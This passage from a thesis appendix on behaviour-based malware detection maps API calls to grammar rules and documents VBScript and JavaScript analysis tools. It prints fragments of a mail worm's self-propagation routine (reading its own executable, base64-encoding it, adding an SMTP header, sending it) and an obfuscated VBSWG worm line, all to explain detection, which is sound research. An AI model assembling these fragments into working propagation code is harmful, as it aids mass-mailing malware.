A call to the `socket` function can be directly associated to an *open* symbol within the behavioral language, and more precisely the opening of a communicating object, thus directly determining the *object*.objType attribute consistently with the inherited value <*Open*>.objType. However, this function alone may not provide all the required information. Combined with the `connect` call, precious information can be recovered from the `addr` structure about the kind of socket created. This semantic information can be assigned to additional semantic attributes such as location attributes (*object*.objLoc storing the IP address). Similarly, the communicating object could have been a shared directory. However, an interpretation would have been required to recognizes a peer-to-peer related folder in the path given as parameters to the `CreateFile`.

(*iii*) <*Read*>	::=	*receive object*1 ← *object*2;	
{ <*Read*>.varId	=	*object*1.objId	
*object*1.objType	=	*var*	
*object*2.objId	=	<*Read*>.objId	
*object*2.objType	=	<*Read*>.objType	}

```
/* Open currently executing file */
GetModuleFileName(NULL, selfpath, MAX_PATH);
HANDLE hFile = CreateFile(selfpath, GENERIC_READ,
                          FILE_SHARE_READ|FILE_SHARE_WRITE, NULL,
                          OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
/* Reading file content in buffer */
DWORD dwSize = GetFileSize(hFile, &dwUp);
ReadFile(hFile, pBufferCode, dwSize, &dwRead, NULL);
```

Moving to the reading rule, a preliminary call to `CreateFile` can be directly mapped to a *create* symbol. It also determines the created file object type as permanent. Once again, the call to `GetModuleHandle` enables the analysis of the parameters passed to `CreateFile`. This second

call makes the distinction between the opening of a simple permanent object and the access to the self-reference, thus allowing the refinement of *object*1.objType to *this*. The resulting reference `hFile` of these calls will then be followed using a unique identifier *object*1.objId, for its identification in next operations. The `ReadFile` call is finally mapped to a *read* symbol involving the created object. Notice that the previous attribute assignements satify the constraints on the inherited source type attribute (*object*2.objType = <*Read*>.objType = <*Propagation*>.srcType = *this*). The code recovered from the self-reference is then stored inside the `pBufferCode` buffer for transmission. A second unique identifier *object*2.Id is assigned to the buffer object, typed as a variable.

(*iv*)	<*Transmit*>	::=	<*Format*><*Write*>	
{ <*Format*>.var1Id		=	<*Transmit*>.varId	
<*Write*>.varId		=	<*Format*>.var2Id	}

In the case of Mail Worms, the transmission can not be achieved directly without preliminary phase of formatting. Since the SMTP protocol can only carry printable characters, the code of the worm must thus be transformed. It would not have been the case for example in basic worms like *Slammer* who send their code like raw data.

(*v*)	<*Format*>	::=	*object*1 := &(*object*2);
			[*object*3] := *object*4;
			*object*5 := +(*object*6, *object*7);
			<*Encode*>
			[*object*8] := *object*9;

{ <*Format*>.var2Id		=	*object*2.objId
<*Format*>.headerId		=	*object*4.objId
*object*1.objType		=	*var*
*object*2.objType		=	*var*
*object*3.objId		=	*object*1.objId
*object*3.objType		=	*object*1.objType
*object*4.objType		=	*var*
*object*5.objId		=	*object*3.objId
*object*5.objType		=	*object*3.objType
*object*6.objId		=	*object*3.objId
*object*6.objType		=	*object*3.objType
*object*7.objType		=	*var*
<*Encode*>.var1Id		=	<*Format*>.var1Id
*object*8.objId		=	*object*3.objId
*object*8.objType		=	*object*3.objType
*object*9.objId		=	<*Encode*>.var2Id }

```
/* Concatenate header */
char header[] = "From:  myadresse@domaine.ext\r\n
                 To:  target adresse@domaine.ext\r\n
                 Subject mail subject\r\nDate\r\n
                 MIME-Version\r\nContent-Type:  multipart/mixed\r\n";
lstrcat(pFormatted, header);
/* Base64 encoding */
msg_b64enc(pBufferCode);
/* Concatenate code */
lstrcat(pFormatted, pBufferCode);
```

The concatenated header is a constant which is directly determined by the exchange protocol. In this particular case, the constant is a SMTP header predefined in a table of characters. In addition to the header, in order to comply with the SMTP protocol, an encoding step must transform

attached files into data encoded using a 64 base. Here the binary operations <$Op2$> correspond to table lookups, logic and and shifting operations. Just as specified by the semantic rules, the formatted data are built using in input the buffer storing the worm code recovered from the self-reference.

(*vi*)	<*Encode*>	::=	*object*1 := <*Op*2> (*object*2, *object*3);
		|	ϵ
{ <*Encode*>.var2Id		=	*object*1.objId
*object*1.objType		=	*var*
*object*2.objId		=	<*Encode*>.var1Id
*object*2.objType		=	<*Encode*>.var1Type
*object*3.objType		=	*var* }

```
/* Base 64 table */
BYTE alpha[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ
        abcdefghijklmnopqrstuvwxyz0123456789+/";
/* Base 64 encoding */
q[0] = alpha[t[0] >> 2];
q[1] = alpha[((t[0] & 03) << 4) | (t[1] >> 4)];
q[2] = alpha[((t[1] & 017) << 2) | (t[2] >> 6)];
q[3] = alpha[t[2] & 077];
```

The translation of the final data transmission is quite trivial. The `send` call is mapped to a *send* symbol. The coherency of the behavior is guaranteed by the parameters of the call which corresponds to the previously opened socket and the buffer storing the formatted data.

(*vii*)	<*Write*>	::=	*send object*1 → *object*2;
{ <*Write*>.varId		=	*object*1.objId
*object*1.objType		=	*var*
*object*2.objId		=	<*Write*>.objId
*object*2.objType		=	<*Write*>.objType }

```
/* Sending information */
send(sock, pFormatted, lstrlen(pFormatted), 0);
```

Appendix C

Static analyzer of Visual Basic Scripts

With regards to Visual Basic Script (denoted *VBS* in the remaining of this appendix), no collection tool such as *NtTrace* for *PE Executables* was available. Unfortunately, *VBS* is proprietary explaining that the few existing parsers and interpreters remain commercial. We have thus developed a complete collection mechanism to directly embed the abstraction layer, which was not feasible in a commercial product [138]. By developing only a partial interpreter with restricted code execution, we have been able to increase the performance of the instrumentation.

VBS being an interpreted and thus a high-level language, its analysis is simpler than native code because of the visibility of the source code but also because of some integrated safety properties: no direct code rewriting during execution and no arbitrary transfer of the control flow [174]. For these reasons, path exploration becomes conceivable. To do so, we have divided the analyzer in three parts: (1) a first static part collecting different information on the script structure and normalizing the code to fight obfuscation, (2) a second dynamic part exploring the different execution paths and collecting significant events, and (3) the third part is the object classifier which has been integrated in order to type the event-related objects.

The whole analyzer has been coded in *C* using *Microsoft Visual C++ 2005*. The project has been split in different modules with a direct correspondence with the three parts mentioned above. The articulation between the different modules in the source code is described in the Figure C.1. The references of the main functions and structures provided by the different modules will be given at the end of the related sections. Once compiled, the analyzer supports two modes: a textual mode for human analysts and a binary mode for further automated analysis.

C.1 Static analysis module

The purpose of the initial static analysis is to map a comprehensive hierarchical structure on the script code. This hierarchical structure is important to identify the different execution paths along the script. As a matter of fact, the static analysis heavily depends on the syntactic specifications of the *VBS* language [19]. Thanks to the static analysis, the structure is enriched to store information about the declared variable, the created managers and the normalized code. The enriched structure is stored in the analyzer according to the scheme of the Figure C.2.




FIGURE C.1 - PROJECT ARCHITECTURE OF THE VBS ANALYZER. This architecture clearly represents the articulation between the syntactic parser recovering the hierarchical structure of the script and the dynamic interpreter exploring paths.




FIGURE C.2 - STRUCTURE OF A VBSCRIPT FILE. The structure stores important information about the script, such as functions and procedures or the instantiated managers. The structure also stores the normalized code to ease path exploration.

C.1.1 Functions, Procedures and Main localization

Functions and procedures constitute the main articulation of the script in delimited blocks. Unfolding the related syntactic rules, the script file is quickly parsed to localize the local functions and procedures. For examples, functions are delimited by two specific markers: `"Function"` and `"End Function"`. In addition to localization, the signatures of the functions and procedures are also retrieved with the names of their arguments. The Main procedure is finally recovered by deduction. The Main is the first portion of code reached which is outside of any function or procedure. The localization of these different elements is achieved by calling the `localizeFuncAndProc` function of the module (see References in C.1.4).

C.1.2 Declarations recovery

Inside this global structure, the different delimited blocks are then analyzed line by line to collect important declaration. Direct declarations of variables and constants are recovered from lines beginning with the keywords `"Dim"` and `"Const"`. A special case of declaration is the creation of managers. Manager creation is achieved using the static script methods `"CreateObject"` or `"ActiveXObject"`. In the context of malware analysis, several important managers must be iden-

tified thoroughly:

1) file system managers (`"Scripting.FileSystemObject"`),
2) shell managers (`"WScript.Shell"`),
3) network managers (`"WScript.Network"`),
4) mail managers (`"CDO"`, `"Outlook.Application"`).

Additional managers, such as the Windows Messenger manager could also be considered. However, identifying them is not always an easy task since most malware try to hide their access to these managers. For this reason, the references to these managers are followed through the different declarations and affectations to avoid any loss. If a creation occurs where the name of the manager is unknown, its reference is stored in a specific list. During dynamic interpretation, if an unknown manager is used in conjunction of an API call, the type of the manager is learned and the manager structure is updated. During analysis, declared managers are extracted at each line by calling the `extractManagers` function of the module (see References in C.1.4).

C.1.3 Code normalization

Declaration lines as well as comment lines are tagged to speed up the process by avoiding any double analysis; other lines are normalized and stored in the script structure. The first step of code normalization is to remove the numerous syntactic shortcuts provided by *VBS*. The single-line concatenated instructions using `":"` are dispatched on independent lines. The `"With"` structure applied to a given object is reversed by concatenating this object in head of the lines starting with a method access. This normalization is deployed in the `analyzeMain`, `parseFunction` and `parseProcedure` functions of the module (see References in C.1.4).

Normalization is also critical to thwart obfuscation. Current obfuscation techniques consist in splitting the different strings in several substrings; characters may then be encoded into integers using the `"Chr"` primitive. Normalization process is described in the Figure C.3 on a portion of obfuscated code, extracted from a *VBSWG* worm variant. It reverses obfuscation by decoding the integers into characters (i−ii) and concatenating consecutive substrings into a single one (ii−iii). The whole process is applied to each line by calling the `normalizeLine` function (see References in C.1.4). Obfuscation is also achieved in some scripts by string encryption. String encryption techniques in *VBS* remain quite basic since the algorithm must work from the set of printable characters to the exact same set for the ciphered text. This explains that most algorithms are simply permutation-based. During the static analysis, the decryption routine is localized and copied in a script file through the `detectStringCiphering` function. The decryption routine is localized by detecting any call to a local function when a string was expected as argument, in particular during manager creation. Along the analysis, when an encrypted string is reached, the decryption script is called on-demand using the `decipherString` function relaying the right parameters, that is to say the encrypted string and optionally the key (see References in C.1.4).

(i) `execute "set QI5N1=T2V93." & Chr(65) & Chr(116) & Chr(116) & Chr(97) & Chr(99) & Chr(104) & Chr(109) & Chr(101) & Chr(110) & Chr(116) & Chr(115)`
(ii) `execute "set QI5N1=T2V93." & "A" & "t" & "t" & "a" & "c" & "h" & "m" & "e" & "n" & "t" & "s"`
(iii) `execute "set QI5N1=T2V93.Attachments"`

FIGURE C.3 - REVERSING OBFUSCATION. This example is extracted from worm generator variant. Integer are first decoded into characters. The resulting characters are then rebuilt as a unique string before resolving the execute call.

C.1.4 Structure and function references

SCRIPT Structure		
@location	ScriptStructure.h	
@field	(char[])	script name
@field	(char[][])	variable names
@field	(struct MANAG_ENTRY[])	managers
@field	(struct FUNC ENTRY[])	functions
@field	(struct PROC ENRTY[])	procedures
@field	(int)	is string ciphered
@field	(char[])	cipher function
@field	(struct LINE *)	normalized code lines

MANAGER_ENTRY Structure		
@location	ScriptStructure.h	
@field	(char[][])	file system aliases
@field	(char[][])	file system objects
@field	(char[][])	managers
@field	(char[][])	functions
@field	(char[][])	procedures
@field	(char[][])	is string ciphered
@field	(char[][])	cipher function
@field	(char[][])	normalized code lines

FUNC_ENTRY Structure		
@location	ScriptStructure.h	
@field	(char[])	function name
@field	(char[][])	argument names
@field	(char[][])	variables names
@field	(struct MANAG_ENTRY[])	local managers
@field	(long,long)	file limit positions
@field	(char[][])	normalized code lines

PROC_ENTRY Structure		
@location	ScriptStructure.h	
@field	(char[])	procedure name
@field	(char[][])	argument names
@field	(char[][])	variables names
@field	(struct MANAG_ENTRY[])	local managers
@field	(long,long)	file limit positions
@field	(char[][])	normalized code lines

LINE Structure		
@location	ScriptStructure.h	
@field	(int)	line type
@field	(char[])	normalized line of code

Function localizeFuncAndProc()		
@location	SyntacticParser.c	
@param	(struct SCRIPT *)	the structure hosting the script structure
@param	(FILE *)	the script file to analyze
@warning	file pointer should be at position 0	
The function localizes the different functions and procedures searching for their delimiters. When a function or a procedure is found, addFunction or addProcedure is called to initialize a new function or procedure entry in sthe script structure.		

Function extractManagers()		
@location	SyntacticParser.c	
@param	(struct MANAG_ENTRY *)	the structure hosting the found managers
@param	(struct LINE *)	the line structure to process
@return	(int)	1 if a manager has been extracted otherwise 0
The function detects the presence of monitored managers inside the line. In case of affectation a new alias is added whereas in case of creation a new object is added. The function is declined in specialized versions: extractFileSystemObject(), extractShellManagerObject(), extractNetworkManagerObject(), extractMailManagerObject()		

Function analyzeMain()		
@location	SyntacticParser.c	
@param	(struct SCRIPT *)	the structure hosting the script structure
@param	(struct TYPING *)	the structure hosting the types object (mainly for compatibility)
@param	(FILE *)	the script file to analyze
@warning	analysis should be launched AFTER having localised functions and procedures	
The function is the entry point of the static analysis and recovers vbs syntactic structure and information from a given file.		

Function parseFunction() Function parseProcedure()		
@location	SyntacticParser.c	
@param	(int)	the index of the function or procedure to parse
@param	(struct SCRIPT *)	the structure hosting the script structure
@param	(struct TYPING *)	the structure hosting the types object (mainly for compatibility)
@param	(FILE *)	the script file to analyze
@warning	analysis starts from the current file pointer location	
The function recovers vbs syntactic structure and information of a function inside a given file.		

Function normalizeLine()		
@location	StrLib.c	
@param	(struct LINE *)	the line structure to normalize
The function normalizes the line by evaluating the chr call and concatenating the strings.		

Function detectStringCiphering()		
@location	SyntacticParser.c	
@param	(struct SCRIPT *)	the structure hosting the script structure
@param	(struct TYPING *)	the structure hosting the types object (mainly for compatibility)
@param	(unsigned long)	the location of the line (main/function/procedure)
@param	(int)	the line index at the given location
@param	(FILE *)	the script file to copy the decryption routine
@return	(int)	1 string encryption has been detected, otherwise 0
The function detects string encryption if a local function is called during an object creation where a string was expected. The identified function is tagged as the decryption routine and is copied in a script file to be called on demand.		

Function decipherString()		
@location	SyntacticParser.c	
@param	(struct SCRIPT *)	the structure hosting the script structure
@param	(char[])	the argument list for decryption
@param	(int)	the number of arguments in the list
The function builds a command to call the script with the right arguments. The command is transmitted to the console for decryption and the result is recovered from a specific text file created by the script.		

C.2 Dynamic interpreter module

A partial script interpreter has been defined to explore the different execution paths. The previous static analysis is important to identify the different code blocks in the script which constitute different execution paths. Notice that the interpreter is only partial in the sense that the script code is not really executed but only significant operations and dependencies are collected. Here again, the static analysis eases the interpretation process thanks to the normalized form of the code as well as the collected information such as the managers.

C.2.1 Path exploration

Starting from the Main, the code is normally processed line by line calling the function `processLines` (see References in C.2.3). However, calls to local procedures and functions as well as control structures can interrupt this linear progression. The calls to local procedures and functions are addressed by saving the current line position and jumping inside their code, but, with a particular restriction: recursive calls have been blocked to avoid any stack overflow. Both recursive calls and mutual recursive calls involving multiple functions and procedures are detected by managing call flags indicating if they are already being executed.

Control structures are also handled by the interpreter to explore the different alternative paths. The interpreter detects the numerous syntaxes for conditional structures : `"If Then Else"`, `"Switch"`, and loop structures: `"While"`, `"For"`, `"For each"`. Each code block of the structure is interpreted and its collected operations stored in the trace as alternative sequences. The `processConditional` and `processLoop` functions are responsible for processing the different blocks before returning to the normal linear analysis (see References in C.2.3).

C.2.2 Operations and dependencies collection

Each script line is first processed to retrieve the different monitored API calls manipulating files, registry keys, network connections or mails. The monitored calls are classified by the function `monitorSytemCalls` according to Table 4.1 (see References in C.2.3). Variable affectations also have an important impact on the data-flow and are thereby monitored. All these operations require a second level of analysis to process the expressions used as arguments or values for affectations. The global articulation between the different levels of processing, as schematically described in




FIGURE C.4 - ARTICULATION OF THE PROCESSING LEVELS. The levels of processing are hierarchical. The global line is first processed to detect calls or affectations. The expressions used as values or arguments are then processed. In the case of conditionals or loops, processing is followed on inner lines, keeping track of the structure.

Figure C.4, is directly linked to the script structure in code blocks chained according to the control flow. The order in which the different operations are processed is important because of the dependencies: calls to local functions and procedures require the system calls imbricated inside their arguments to be resolved before jumping inside their code, and similarly, affectations require their values to be resolved whether they depend on system or local calls.

With regards to the expression processing achieved by the `processExpression` function, the resolution is immediate in case of a value made up by a single element (see References in C.2.3). However, it becomes more complicated with concatenated values (`"&"`): the different elements of the expressions are analyzed and only the element with the greater type is kept as reference (see Figure 3.5 for the type poset). This selection is used to decrease the number of data to monitor while focusing on more significant elements. Imbricated calls may also be encountered inside expressions under two forms: either (1) $res = call_1(arg_1).call_2(arg_2)$ or (2) $res = call_1(call_2(arg_2), arg_1)$. In these particular cases, a new intermediate object is created to store the result of the call. Using this newly created object, a new line is then built before to be processed like any other: respectively (1) $int = call_1(arg_1)$ / $res = int.call_2(arg_2)$ and (2) $int = call_2(arg_2)$ / $res = call_1(int, arg_1)$. The intermediate object preserves the data-flow during the analysis. Generally speaking the data-flow is really important and the different references and aliases for objects must be followed up through the processing of expressions, and in particular at key operations:

Monitored API call: The API is first classified according to the operation classes but the API name also indicates the natures of the involved objects. After an API call, the references are updated for these objects as well as their type. In case of a new object, it is typed for the first time using the object classifier, otherwise; its type is refined according to its newly discovered nature.

Local function/procedure call: Before jumping inside a function or a procedure, the referring names of the arguments must be added as references for the objects passed as parameters. These names are actually recovered from the static analysis of the signature. Once the whole code executed, the added references must be removed to prepare for a next call. In addition, in the case of functions, the returned value must be associated to the result variable. In *VBS*,

the return value is stored under an object named liked the function. Once this value stored, the function name must be removed from the object reference.

Affectation: When an affectation occurs, the affected value is first processed as an expression and the references of the affected object must be updated with the result. String processing is also very common in *VBS* (`"Mid, Left, Right, LTrim, RTrim, UCase, LCase, Replace..."`): string manipulations have been treated as a special case of affectation to avoid any loss of the data flow.

Call to execute: The following expression must be evaluated before to be written down in a newly created line for processing.

C.2.3 Structure and function references

TYPED_OBJ Structure		
@location	TypingStructure.h	
@field	(char[])	object name
@field	(char[][])	object aliases
@field	(char[][])	object references
@field	(int)	type (this, permanent, temporary...)
@field	(int)	nature (file, drive, mail, network...)
@field	(int)	status (created, existing)

TYPING Structure		
@location	TypingStructure.h	
@field	(struct TYPED_OJ[])	types objects

Function processLines()		
@location	ExecutionExplorer.c	
@param	(FILE *)	the log file where the script trace is stored
@param	(struct SCRIPT *)	the structure hosting the script structure
@param	(struct TYPING *)	the structure hosting the types object (mainly for compatibility)
@param	(unsigned long)	the location of the line (main/function/procedure)
@param	(int)	the line index at the given location
@return	(int)	the next line to process
The function processes the normalized code line by line. This version of the function used linked lines and detect conditional and loop structure. It then calls the processLine function which detects system and local calls as well as affecations, considering the lines independently.		

Function processConditional() Function processLoop()		
@location	ExecutionExplorer.c	
@param	(FILE *)	the log file where the script trace is stored
@param	(struct SCRIPT *)	the structure hosting the script structure
@param	(struct TYPING *)	the structure hosting the types object (mainly for compatibility)
@param	(unsigned long)	the location of the line (main/function/procedure)
@param	(int)	the line index at the given location
@param	(int)	statement type (if, switch or for,while, loop)
@return	(int)	the next line to process
The function processes the different code blocks of the structure using processLines. Once the structure closed, the control is released to the calling function which restart at the first line after the structure.		

Function monitorSystemCalls()		
@location	ExecutionExplorer.c	
@param	(FILE *)	the log file where the script trace is stored
@param	(struct SCRIPT *)	the structure hosting the script structure
@param	(struct TYPING *)	the structure hosting the types object (mainly for compatibility)
@param	(unsigned long)	the location of the line (main/function/procedure)
@param	(struct LINE *)	the line structure to monitor
@return	(int)	1 if a system call has been detected, otherwise 0
The function checks the line for any API call using a known manager or a listed unknown manager which is automaticlly learned. The functions used more specialized version: monitorFileControl(), monitorFileIO(), monitorRegControl(), monitorRegIO(), monitorMailControl(), monitorMailIO().		

Function processExpression()		
@location	ExecutionExplorer.c	
@param	(FILE *)	the log file where the script trace is stored
@param	(struct SCRIPT *)	the structure hosting the script structure
@param	(struct TYPING *)	the structure hosting the types object (mainly for compatibility)
@param	(unsigned long)	the location of the line (main/function/procedure)
@param	(struct LINE *)	the line structure to monitor
@param	(int)	the start index of the expression in the line decomposed in tokens
@param	(int)	expected nature of the expression
@param	(char[])	the returned significant token
@param	(int *)	the returned index of the next expression in the decomposed line
The function decomposes the line in a table of tokens. Starting at the given index, the expression is parsed looking for the most significant value i.e. the one with the highest type. Once this significant value found, the index of the next expression is returned in case additional processing would be required.		

C.3 Object classifier module

In theory, the same object classifier could be reused in the different abstraction components as pictured by the Figure 4.6. However, *VBS* is a language mainly based on character strings. Consequently, the classifier part dedicated to addresses is actually unused. In addition, extensions to the classifier part dedicated to strings can e refine to best fit the script particularities. In first place, important constants specific to *VBS* have been added, and in particular the `"Wscript.ScriptName"` and `"ScriptFullName"` self-references. With regards to scripts, they may also be launched differently from executables offering new way to start automatically. For this reason, boot objects have been refined such as the `Start page` registry entry from *Internet Explorer* and configuration files such as `script.ini` for in case of *IRC worms* targeting the *mIRC* client.

An important precision must be brought with regards to classification: as already said, the nature of an object may affect typing. According to the poset from the Figure 3.5, a variable can not be typed as the self-reference. This consideration is helpful to avoid false positives where a variable containing the name of the script is written down in a log or error file, which is a common practice in scripts.

Appendix D

Dynamic collector of JavaScript events

With regards to JavaScript, several analysis tools were available by download or directly online such as Wepawet [226]. However, the information recovered from these sources are often already synthesized. In addition, several of the existing tools offers only a partial coverage of the required extensions. To cope with this limitation, a new collector has thus been developed extending an already existing tool called *CaffeineMonkey* [87]. This tool was originally used for deobfuscation by hooking key execution operations in the script interpreter *SpiderMonkey* [14]. Working at the interpreter level, it offers the advantage to be independent of any browser, meaning that it can potentially support any extension independently of its portability. On the other hand, the counterpart is that virtualized handlers must be developed for each additional extension. The other interest of developing an interpreter-based collector is the opportunity to monitor the internal data-flow. Tainting techniques, that we have seen were missing in dynamic collection tools such as *NtTrace*, can thus be integrated.

This appendix complements the presentation of the collector made in Chapter 4. It focuses more particularly on the technical implementation of virtualized handlers for additional extensions [136]. It explains in details the modification performed over the original *C* code of *SpiderMonkey*.

D.1 Prototyping object classes to support new extensions

New extensions obviously require specific handlers. *JavaScript* being object-based, these handlers are referenced inside the language as new classes of object. The first step is thus to create new source files for each additional class. A class is then defined by two sets of associated attributes and methods. These attributes and methods are declared inside structures storing their reserved keywords as well as their different properties such as the authorized accesses for attributes or the number of parameters for methods. For example, the support of AJAX has been implemented through a new class defining the `XmlHttpRequest` object. Its structures for attributes and methods are pictured in Figure D.1 and next examples will be continuations. As a matter of fact, declaring attributes is insufficient since no real memory space is reserved inside the interpreter to handle them. As shown by the same figure, a third structure may be defined to declare internal variables which will correspond to these attributes. Here, only two internal variables are declared because the other attributes have no real importance in the context of trace collection.

```
static JSPropertySpec ajxmlhttpreq_properties[] = {
    { "onreadystatechange", XHR_ONREADYSTATECHANGE, JSPROP_EXPORTED },
    { "readyState", XHR_READYSTATE, JSPROP_READONLY | JSPROP_EXPORTED },
    ..., { 0 },
}

static JSFunctionSpec ajxmlhttpreq_methods[] = {
    { "getResponseHeader", ajxmlhttpreq_getResponseHeader, 1, 0, 0 },
    { "send", ajxmlhttpreq_send, 1, 0, 0 },
    ..., { NULL, NULL, 0, 0, 0 },
}

typedef struct AJRequest{
    jsval callback;
    jsval state
    ...
}
```

FIGURE D.1 - XMLHTTPREQUEST OBJECT. The two first tables represent the reserved keywords for the different object attributes and methods whereas the last table corresponds to the internal representation of the object inside the interpreter.

```
static JSBool request_setProperty(JSContext *cx, JSObject *obj, jsval id, jsval *vp){
    jsval xhrval = OBJECT_TO_JSVAL(obj);
    AJRequest* ajReq = JS_GetInstancePrivate(cx, obj, &ajxmlhttpreq_class, NULL);
    switch(JSVAL_TO_INT(id)){
    case XHR_ONREADYSTATECHANGE:
        //Storing callback function inside internal representation
        ajReq->callback = *vp;
        //Logging setting access
        fprintf(fLog, "xhr:%08X.onreadystatechange = fun:%08X\n", xhrval, *vp);
        break;
    ...
    }
    return JS_TRUE;
}

static JSBool request_getProperty(JSContext *cx, JSObject *obj, jsval id, jsval *vp){
    jsval xhrval = OBJECT_TO_JSVAL(obj);
    AJRequest* ajReq = JS_GetInstancePrivate(cx, obj, &ajxmlhttpreq_class, NULL);
    switch(JSVAL_TO_INT(id)){
    case XHR_READYSTATE:
        //Returning attribute internal value
        *vp = ajReq->state;
        //Logging getting access
        fprintf(fLog, "var:%08X = xhr:%08X.readystate\n", *vp, xhrval);
        break;
    ...
    }
    return JS_TRUE;
```

FIGURE D.2 - XMLHTTPREQUEST ATTRIBUTE CALLBACKS. For each class of object, two generic callback methods are defined for getting and setting attributes.

These structures constitute the skeleton of the class prototype. Internally, the interpreter works by registering callback methods to handle the different object accesses. For example, two generic callback methods are registered for reading and writing accesses to attributes. The identifier of the accessed attribute is passed in parameter, allowing the method to apply the right treatment. For example, the Figure D.2 shows how the state of the request can be updated by modifying the internal variables accordingly. In addition to these two generic methods for attributes, individual functions are also associated to each declared method. The Figure D.3 presents the function

associated to the `send` method. The function first records the method call inside the trace. It then simulates a response from the server by modifying the state of the request object and by automatically calling the callback routine. Notice that this example explains why these attributes were declared as internal variables whereas the other were not.

```
static JSBool ajxmlhttpreq_send(JSContext *cx, JSObject *obj,
                                uintN argc, jsval *argv, jsval *rval){
    jsval retval, xhrval = OBJECT_TO_JSVAL(obj);
    AJRequest* ajReq = JS_GetInstancePrivate(cx, obj, &ajxmlhttpreq_class, NULL);
    JSString* str; const char* strbytes;
    JSFunction* callback;
    //Logging method access
    str = js_ValueToString(cx, argv[0]);
    strbytes = JS_GetStringBytes(str);
    fprintf(fLog, "xhr:%08X.send(var:%08X:\"%s\")\n", xhrval, argv[0], strbytes);
    //Simulate the reception of a response
    ajReq->state = INT_TO_JSVAL(4);
    callback = JS_ValueToFunction(cx,ajReq->callback);
    JS_CallFunction(cx, obj, callback, 0, NULL, &retval);
    ajReq->state = INT_TO_JSVAL(0);
    return JS_TRUE;
}
```

FIGURE D.3 - XMLHTTPREQUEST METHOD CALLBACKS. Individual callbacks are then defined for each declared method. Notice that for virtualization, the send method simulates the reception of a response, thus increasing the collection coverage.

```
static JClass ajxmlhttpreq_class = {
"XmlHttpRequestObject",
JSCLASS_HAS_PRIVATE,
JS_PropertyStub, JS_PropertyStub, request_getProperty, request_setProperty,
JS_EnumerateStub, JS_ResolveStub, JS_ConvertStub, JS_FinalizeStub, JSCLASS_NO_OPTIONAL_MEMBERS
};

extern JSObject * js_NewXmlHttpRequestObject(JSContext *cx, JSObject *parent){
    JSObject* xhr;
    AJRequest* ajReq;
    //Creating object using class template
    xhr = JS_DefineObject(cx, parent, "XmlHttpRequest", &ajxmlhttpreq_class, NULL, 0);
    //Setting attributes and methods callback
    JS_DefineProperties(cx, xhr, ajxmlhttpreq_properties);
    JS_DefineFunctions(cx, xhr, ajxmlhttpreq_methods);
    //Allocating space for internal representation
    ajReq = JS_malloc(cx, sizeof(*ajReq));
    ajReq->state = INT_TO_JSVAL(0);
    JS_SetPrivate(cx, xhr, ajReq);
    return JS_TRUE;
}

extern JSObject * js_InitXmlHttpRequestClass(JSContext *cx, JSObject *obj){
    fprintf(fStat, "CONTROL: XmlHttpRequest\n");
    return js_NewXmlHttpRequestObject(cx, obj);
}
```

FIGURE D.4 - XMLHTTPREQUEST CLASS PROTOTYPE AND CONSTRUCTOR. A class structure is first defined. The constructor is then responsible for registering the additional attributes and methods as well as the callback methods behind.

Just like in any object-based language, a constructor must be defined for each object class. Since *JavaScript* is prototype-based, a class initializer is also required. These two functions are responsible in particular for registering the structures and callback methods associated to the

different class attributes and methods. The Figure D.4 describes the implementation of these two functions for the request object.

```
//jsatom.h:  declaration of a new object type
struct JSAtomState {
    ...
    JSAtom *xhrobjAtom;
}

//jsatom.c:  declaration of a reserved string of the language
const char js_xhrobj_str[] = "XMLHttpRequest";

JSBool js_InitPinnedAtoms(JSContext *cx, JSAtomState *state){
    ...
    FROB(xhrobjAtom, js_xhrobj_str);
    ...
}

//jsapi.c:  associate typed atom with class initializer inside the library entry
static struct {
    JSObjectOp init;
    size_t atomOffset;
} standard_class_atoms[] = {
    ...
